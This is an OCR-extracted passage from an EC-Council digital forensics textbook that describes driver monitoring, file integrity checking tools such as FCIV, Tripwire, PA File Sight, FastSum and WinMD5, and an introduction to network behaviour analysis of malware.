


Figure 12.31: List of system drivers on a local Windows machine

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Device Driver Monitoring Tool: DriverView

Source: *https://www.nirsoft.net*

DriverView utility displays a list of all device drivers currently loaded on the system. For each driver in the list, additional information, such as the load address of the driver, description, version, product name, and the company that created the driver, is displayed.





Figure 12.32: DriverView tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Files and Folders

Malware can also modify the system files and folders to save some information on them. Investigators should be able to find the files and folders which a malware creates and analyze them to collect any important information stored in them. These files and folders may also contain hidden program code or malicious strings that the malware will schedule for execution at a specific time.

- **Sigverif**

  File Signature Verification, also called Sigverif, is an inbuilt Microsoft utility in Windows 10/8/7. It checks the integrity of critical files that have been digitally signed by Microsoft. It thus can help investigators find unsigned drivers. To launch SIGVERIF, go to Run, type sigverif, and press Enter.

- **FCIV**

  Source: *https://docs.microsoft.com*

  The File Checksum Integrity Verifier (FCIV) is a command prompt utility that generates and verifies hash values of files using MD5 or SHA-1 algorithms.

  The FCIV utility has the following features:

  - Supports MD5 or SHA1 hash algorithms (The default is MD5)
  - Can output hash values to the console, or store the hash value and file name in an XML file
  - Can recursively generate hash values for all files in a directory and in all subdirectories (for example, fciv.exe c:\ -r)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Supplies an exception list to specify files or directories to hash
- Can store hash values for a file with or without the full path of the file

- **Tripwire Enterprise**


  Source: *https://www.tripwire.com*

  Tripwire Enterprise is a tool for assessing IT configurations and detecting, analyzing, and reporting any change activity across IT infrastructure. Tripwire Enterprise can monitor servers, desktops, directory servers, hypervisors, databases, middleware applications, and network devices.

  Tripwire Enterprise captures a baseline of server file systems, desktop file systems, directory servers, databases, virtual systems, middleware applications, and network device configurations in a known good state. It undertakes ongoing integrity checks and then compares the current states against these baselines to detect changes. While doing this, it collects information essential to the reconciliation of detected changes.

  Tripware Enterprise can crosscheck detected changes with either defined IT compliance policies (policy-based filtering); documented changes in tickets in a CCM system or a list of approved changes; automatically generated lists created by patch management and software provisioning tools; and against additional ChangeIQ™ capabilities. This enables it to recognize the desired changes and expose the undesired changes automatically.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File and Folder Monitoring Tool: PA File Sight

Source: *https://www.poweradmin.com*

PA File Sight is a file monitoring and access auditing software that tracks who is deleting files, moving files, or reading files; detects users copying files; and optionally blocks access.

With its file monitoring features, it can determine things like the following:

- when a file or folder was deleted
- watch for log file modifications, which is useful for PCI DSS file integrity monitoring (FIM)
- who deleted or moved files or folders
- which computer they read/wrote/deleted the file or folders from (IP address* and computer name)
- who is reading and writing sensitive files
- when a new file or folder is created, renamed, or moved

File Auditing Features

- **File Monitoring**
  - All files or just a subset
  - File and folder creation, deletion, access (reads), and changes (writes)
  - File and folder permission changes
  - Successful actions and failures
  - Real-time monitoring that does not require enabling system audit events

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **File Integrity Monitoring (FIM)**
  - Proves log files are only appended to, and not changed in the middle
  - Alert if an unexpected user or process changes files
- **Alert Details**
  - User account, including domain/Active Directory
  - User IP address and computer name
  - Target file and folder
  - Activity done on the file (read, write, delete)
  - Date and time of action
- **Reporting**
  - Report on specific users, files, or activity (e.g., file delete)
  - Report on specific time range
  - Configurable data retention period
  - Reports in text, HTML, CSV, or PDF formats
  - Reports are password-protected

File Access Auditing Compliance

Many compliance mandates require auditing file access and ensuring file integrity. PA File Sight can help meet those requirements, including those listed below:

- PCI (Payment Card Industry) DSS 10.5.5, 11.5, 12.9.5
- SOX (Sarbanes-Oxley) DS5.5
- GLBA 16 CFR Part 312.4(b) and (3)
- HIPAA 164.312(b)
- FISMA AC-19, CP-9, SI-1, SI-7
- ISO 27001/27002 12.3, 12.5.1, 12.5.3, 15.3

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.33: PA File Sight tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Files and Folders Integrity Checkers: FastSum and WinMD5

- **FastSum**

  Source: *https://www.fastsum.com*

  FastSum, built upon the MD5 checksum algorithm, is a tool for checking the integrity of files. FastSum computes checksums according to the MD5 checksum algorithm, which makes it easy to compare and store outputs.




Figure 12.34: FastSum tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **WinMD5**

  Source: *https://www.winmd5.com*

  WinMD5Free is a utility to compute MD5 hash values for files. It works with Microsoft Windows 98, 2000, XP, 2003, Vista, 7, and later versions.

  As an Internet standard (RFC 1321), MD5 has been used in a wide variety of security applications and is also commonly used to check the integrity of file and verify download. To use this tool, one needs to download the EXE file, unzip it and put the file anywhere in the hard drive.

  Some of its features are as follows:

  - Supports almost all Windows platforms including Microsoft Windows 95, 98, 2000, Me, XP, 2003, Vista, and Windows 7
  - Supports big files and low resource usage
  - Does not require .NET runtime to be pre-installed on machine to run
  - Supports "drag and drop"
  - Supports the verification of original and current MD5 values
  - Due to its smaller packaging, it supports data security





Figure 12.35: WinMD5 tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Perform Network Behavior Analysis

Monitoring network communications is an important part of dynamic malware analysis as it can exhibit the malware operations over network properties. Understanding how a malware infiltrates the network can be the key in preventing its spread and mitigating risks. Hence, investigators should monitor the network environment during runtime and see how the malware interacts with the network properties.

This section discusses various techniques and tools used by forensic investigators to detect signs of malware propagation over a network in real-time.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Behavior Analysis: Monitoring Network Activities

Malware depends on the network for various activities, such as propagation, downloading malicious content, transmitting sensitive files and information, offering a remote control to attackers, etc. Some malware groups, such as trojans, worms, and bots, also manipulate the network configuration of the target computer to call out a specific URL, IP address, or domain name, and wait for further instructions from the attacker. Therefore, investigators should adopt techniques that can detect the malware artifacts across networks.

